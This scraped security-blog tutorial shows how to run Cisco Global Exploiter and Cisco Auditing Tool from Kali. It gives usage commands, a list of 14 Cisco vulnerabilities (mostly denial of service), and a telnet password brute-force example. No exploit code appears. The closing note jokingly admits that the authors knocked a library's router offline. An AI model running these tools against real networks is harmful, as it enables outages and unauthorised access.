

### DDoS Risk Calculator

Calculate the Risk and Cost of a  
DDoS Attack on Your Website

CALCULATE NOW →



Exploitation Tools

# Cisco Auditing Tool & Cisco Global Exploiter to Exploit 14 Vulnerabilities in Cisco Switches and Routers

By [Priya James](#) - June 3, 2018 4

Free Cloud Linux VPS

An advertisement for Skysilk Cloud Platform. It features a dark blue background with circuit-like patterns. The text 'The Most Affordable Cloud Platform.' is in yellow and white. Below it is the Skysilk logo and the text 'MANAGED CLOUD SERVICES'. A yellow button at the bottom says 'START FOR FREE'. A yellow banner in the top right corner says 'FREE IN BETA'.

```
root@kali: ~
File Edit View Search Terminal Help

Usage :
perl cge.pl <target> <vulnerability number>

Vulnerabilities list :
[1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
[2] - Cisco IOS Router Denial of Service Vulnerability
[3] - Cisco IOS HTTP Auth Vulnerability
[4] - Cisco IOS HTTP Auth Denial of Service Vulnerability
[5] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[6] - Cisco 675 Web Administration Denial of Service Vulnerability
[7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
[9] - Cisco 514 UDP Flood Denial of Service Vulnerability
[10] - Cisco IOS HTTP Denial of Service Vulnerability
[11] - Cisco IOS HTTP Denial of Service Vulnerability
[12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
[13] - 0 Encoding IDS Bypass Vulnerability (UTF)
[14] - Cisco IOS HTTP Denial of Service Vulnerability
root@kali:~#
```

## Cisco Auditing Tool & Cisco Global Exploiter

## Cisco Global Exploiter (CGE)

**Cisco Global Exploiter (CGE)**, is an advanced, simple and **fast security testing tool** / exploit engine, that is able to exploit 14 vulnerabilities in disparate Cisco switches and routers. CGE is command-line driven perl script which has a simple and easy to use front-end.

**CGE can exploit the following 14 vulnerabilities:**

### Newsletter


Signup to get Hacking  
News & Tutorials to your  
Inbox

Name

Email \*


Subscribe

### Most Popular



Quad9 – Free DNS  
Platform to Protect  
Users From Malware  
and...

November 17, 2017



Google Security Update  
Released for Android  
with Fixed KRACK  
Attacks...

November 8, 2017

- [1] – Cisco 677/678 Telnet Buffer Overflow Vulnerability
- [2] – Cisco IOS Router Denial of Service Vulnerability
- [3] – Cisco IOS HTTP Auth Vulnerability
- [4] – Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
- [5] – Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
- [6] – Cisco 675 Web Administration Denial of Service Vulnerability
- [7] – Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
- [8] – Cisco IOS Software HTTP Request Denial of Service Vulnerability
- [9] – Cisco 514 UDP Flood Denial of Service Vulnerability
- [10] – CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability
- [11] – Cisco Catalyst Memory Leak Vulnerability
- [12] – Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
- [13] – 0 Encoding IDS Bypass Vulnerability (UTF)
- [14] – Cisco IOS HTTP Denial of Service Vulnerability

Download and install the cisco-global-exploiter package from [Github](#)



Chrome 63 comes with more Stability, Security Enhancements, and Site Isolation

December 7, 2017



CoffeeMiner – Hacking into WiFi Networks to Inject Cryptocurrency Miners

January 7, 2018



Man Sentenced to 15 Years in Prison For Launching DDoS Attacks...

May 20, 2018

## Recommended



4 Cybersecurity Risks We will Face With New WhatsApp Status...



5 Methods to Secure Your Company's Data from Cybercriminals

```

root@kali:~# cge.pl

Usage :
perl cge.pl <target> <vulnerability number>

Vulnerabilities list :
[1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
[2] - Cisco IOS Router Denial of Service Vulnerability
[3] - Cisco IOS HTTP Auth Vulnerability
[4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
[5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
[6] - Cisco 675 Web Administration Denial of Service Vulnerability
[7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
[9] - Cisco 514 UDP Flood Denial of Service Vulnerability
[10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability
[11] - Cisco Catalyst Memory Leak Vulnerability
[12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
[13] - 0 Encoding IDS Bypass Vulnerability (UTF)
[14] - Cisco IOS HTTP Denial of Service Vulnerability

```

To use this tool, type "cge.pl IPaddress number of vulnerability"


The following screenshot shows the result of the test performed on Cisco router for the vulnerability number 3




A perfect way to Start and Strengthen your Cyber Security Career



Adobe & Microsoft released New Critical Security updates for software...




Advanced ATM Penetration Testing Methods



All that You Should Know About Bitcoins and How Does Bitcoin...



An Important Protection Approach to Tackle Internet Security Issues at Work



Android Application Penetration Testing – Part 1

from the list above. The result shows the vulnerability was successfully exploited.

Also Read : [Lynis – Open Source Security Auditing & Pentesting Tool – A Detailed Explanation](#)

## Cisco Auditing Tool

It is a PERL script, which scans Cisco routers for common vulnerabilities. To use it, again open the terminal on the left pane as shown in the previous section and type **"CAT -h hostname or IP"**.


Download **Cisco Auditing Tool** Clone from [GitHub](#)

```
root@kali:~# CAT
```


**Cisco Auditing Tool – g0ne [null0]**

**Usage:**


- h hostname** (for scanning single hosts)
- f hostfile** (for scanning multiple hosts)
- p port #** (default port is 23)
- w wordlist** (wordlist for community name guessing)
- a passlist** (wordlist for password guessing)




Android  
Application  
Penetration  
Testing – Part 8




Android  
Application  
Penetration  
Testing – Part 9



Android  
Application  
Penetration  
Testing – Part 10



Android  
Application  
Penetration  
Testing – Part 11 –  
Android Checklist




Android  
Application  
Penetration  
Testing – Part 12



Android  
Application  
Penetration  
Testing – Part 5



Android  
Application



Android  
Application

**-i [ioshist] (Check for IOS History bug)**  
**-l logfile (file to log to, default screen)**  
**-q quiet mode (no screen output)**


You can add the port parameter **"-p"** as shown in the following screenshot, which in this case is 23 to brute-force it.

Scan the host **(-h 10.22.21.1)** on port 23 **(-p 23)**, using a password dictionary file **(-a /usr/share/wordlists/nmap.lst)**:


```
root@kali:~# CAT -p 23 -h 10.22.21.1
Cisco Auditing Tool - gone [null0]
Checking Host: 10.22.21.1
Guessing passwords:
pattern match timed-out at /usr/share/cisco-auditing-tool/plugins/brute line 12
root@kali:~#
```

**Note:**

Penetration  
Testing Part – 4




Android  
Application  
Penetration  
testing Part 3



Android  
Application  
Penetration  
Testing- Part 7

Penetration  
Testing Part 2



Android  
Application  
Penetration  
Testing Part 6



APT Group Cyber  
Attack to Hack  
Various  
Companies Web  
Servers Using...



Please only use this to exploit your own Cisco router and make sure you do not use it to exploit your local library's Cisco router because We did use it against our local library's Cisco router and it caused the library's Internet to shutdown and remain disconnected for more than ten minutes!

---

Share and Support Us :



TAGS

CAT

Cisco Global Exploiter (CGE)

**Priya James**



<http://gbhackers.com>

PRIYA JAMES is a Cyber Security Enthusiast, Certified Ethical Hacker, Security Blogger, Technical Editor, Author at GBHackers On Cyber Security

[in](#) [✉](#)

## RELATED ARTICLES

## MORE FROM AUTHOR



Exploitation Framework for Embedded devices – RouterSploit



DNS Shell – Tool to Compromise and Maintain Control Over Victim Machine



Commix – Automated All-in-One OS Command Injection and Exploitation Tool



Turla Mosquito Hacking Group Exploiting Backdoor Using Metasploit To



Exploiting Windows Using Microsoft Office DDE Exploit (MACROLESS)



Lynis – Open Source Security Auditing & Pentesting Tool – A Detailed Explanation



## Compromise the Target System



1 Comment

GBHackers on Security

1 Login ▾

Recommend

Share

Sort by Best ▾

Join the discussion...

LOG IN WITH



OR SIGN UP WITH DISQUS

Name



This comment is awaiting moderation. [Show comment.](#)



**BALAJI N** Mod [charles](#) • a year ago

Hi Charles..

You're absolutely right... Thank you so much for your valuable feedback.. Please keep supporting us ..




## ABOUT US

GBHackers on Security is Advanced Persistent Cyber Security Online platform which including Cyber Security Research, Web Application and Network Penetration Testing, Hacking Tutorials, Live Security Updates, Technology updates, Security investigations With dedicated Cyber security Expert Team and help to community more secure.

Contact us: [admin@gbhackers.com](mailto:admin@gbhackers.com)

## FOLLOW US



[Home](#)   [TECH NEWS](#)   [Infosec- Resources](#)   [OWASP – Top 10](#)   [Privacy Policy](#)   [Contact Us](#)

© GBHackers on Security 2016 - 2018. All Rights Reserved